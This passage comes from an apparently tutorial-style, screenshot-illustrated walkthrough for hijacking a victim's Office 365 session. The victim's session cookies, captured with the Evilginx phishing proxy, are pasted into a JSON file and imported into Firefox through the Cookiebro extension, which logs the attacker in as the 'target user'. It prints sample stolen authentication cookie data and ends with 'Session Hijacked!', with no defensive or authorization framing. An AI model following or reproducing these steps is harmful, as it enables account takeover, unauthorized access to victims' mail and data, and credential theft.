
- In the "Clear All History" window that appears, check all of the boxes and make sure that "Time range to clear" is set to "Everything". Then click "OK". This will ensure that any cookies or other data from previous user sessions have been cleared from your browser before attempting to impersonate the target user.



*Clearing History in Firefox*


- Everything should now be ready to hijack the Office 365 session you captured with Evilginx. To hijack the user's session, copy all of the text (JSON data) at the bottom of the session details displayed in Evilginx. This text is all

of the target user's cookies for Office 365 that was captured when the user logged in through the Evilginx landing page.



Copying Captured Session Cookies

9. Open a text editor from the Kali applications menu, and then paste the text you copied from Evilginx into the new text document.




Opening a Text Editor

```
*Untitled1 - Mousepad
File Edit Search View Document Help
[{"path":"/","domain":"login.microsoftonline.com","expirationDate":-
1641748376,"value":"0.AAAASLdgNvLC3UOAVt3-
Z0M4CbmnRUNjmhBJpCY1NjIB1QN3ALM.AgABAAQAAABeStGSRwwnTq2vHplZ9KL4AQDs_wMA9P-YFK-
ufZP144raD4UDLoc1PIipHUPQc6stFSjSDJS_pb6u4PbDEsq3fceEsFQbspvA7hLtb7_OQvcUUyvrsteRhcN2MJBqve-
GqEtIiagIkvZWIAnEQ9gTTh-t-yu5PdCB3jMMNnaL0dpaEM-
h3GYrXVbQKkYa_TmEP80oStkzFGTaEJSb0ZuVB212Nhj15iDlozk6F8o03frf6HS9oSxLTdTicWBca4zh7piidr2pdDaL-
_xM-CJVHnuEp5kWDV5SZCo3CGq4hIo8zwNm_q_et-
QgPp0RBBiPUVYjxErMjhcOV6j7vZ8rr99L68nMKppAV1xREKHqm04t0YdWCxH9XrZC6WDpFojErRYzxhgh6uW1x0bz7f-
IXkMks020ueREPMNRutFVQ7zRN71VkBcJjdy7no7UjMzEAYQtrVqc5QKREThqMXDMU4RrsvPjg_JbsE91XhmnRl4CAFYT-
jU_CjaUJxxIMmNGi4Rmqd0674","name":"ESTSAUTHPERSISTENT","httpOnly":true},-
{"path":"/","domain":"login.microsoftonline.com","expirationDate":-
1641748376,"value":"0.AAAASLdgNvLC3UOAVt3-
Z0M4CbmnRUNjmhBJpCY1NjIB1QN3ALM.AgABAAQAAABeStGSRwwnTq2vHplZ9KL4AQDs_wMA9P_c01JmI-Q-
RH0jgDvVvBmAHnlajLqYeCIpoWCeB79g9z5UP76ErGwUCp2YV1vUbMXjB3yoxmLhXw","name":"ESTSAUTH","httpOn-
ly":true},{"path":"/","domain":"login.microsoftonline.com","expirationDate":-
1641748376,"value":"CAQABAAIAAABeStGSRwwnTq2vHplZ9KL4vfQmMczP04nWPBChh9Ri17qFt1-
OYoBTHVaph9BXImHdPr5IrWUleCbK3DhwQifslYaT21niBsDUFxaC69FU9GkKzJ6JSC0ZXX4sWdJzxwfa-
NfrUbe2NBtP6AKFh9YNjsbaG_YfgN08EjhBdkokvqoHcoh5K0x8idCA-
MLMwoTs7B_TMU7buR3pQ6jJcdphJSJYbdtkSiQ-
vHeofHulqAnOIAhBS_Sc6QJbbWPaSciISWw5IPutEQ2mpykF0H_oIAA","name":"SignInStateCookie","httpOnly-
":true,"hostOnly":true}]
```


Cookie Data After Pasting into the Text Editor

10. Save the text document as "session1.json" in your Kali user's home directory.




*Saving "session1.json"*

11. In Firefox, click on the Cookiebro icon to the right of the address bar. Then click on "Cookie Editor" in the menu that appears below the icon.




*Opening Cookiebro Cookie Editor*

12. In the Cookiebro Editor tab, click on the "Import cookies as JSON" icon in the toolbar. The icon looks like a rectangle with an arrow pointing to the left.




*Import Cookies Icon*

13. In the "File Upload" window, choose the "session1.json" file that you saved in the Kali user's home directory.




*Importing "session1.json"*

14. After importing the file, you should see two new branches for login.microsoftonline.com appear in the Cookiebro Editor, and a "Cookies imported!" message will temporarily be displayed at the bottom of the window.




*Cookies Imported Successfully*

15. Finally, use Firefox to browse to portal.office365.com. If everything was done correctly, you should be logged in to Office 365 as the target user.



*Browsing to the Office 365 Website*



*Session Hijacked!*

## Additional resources

- [Evilginx 2 project on GitHub](#)
- [User Agent Switcher and Manager browser extension](#)
- [Cookiebro browser extension](#)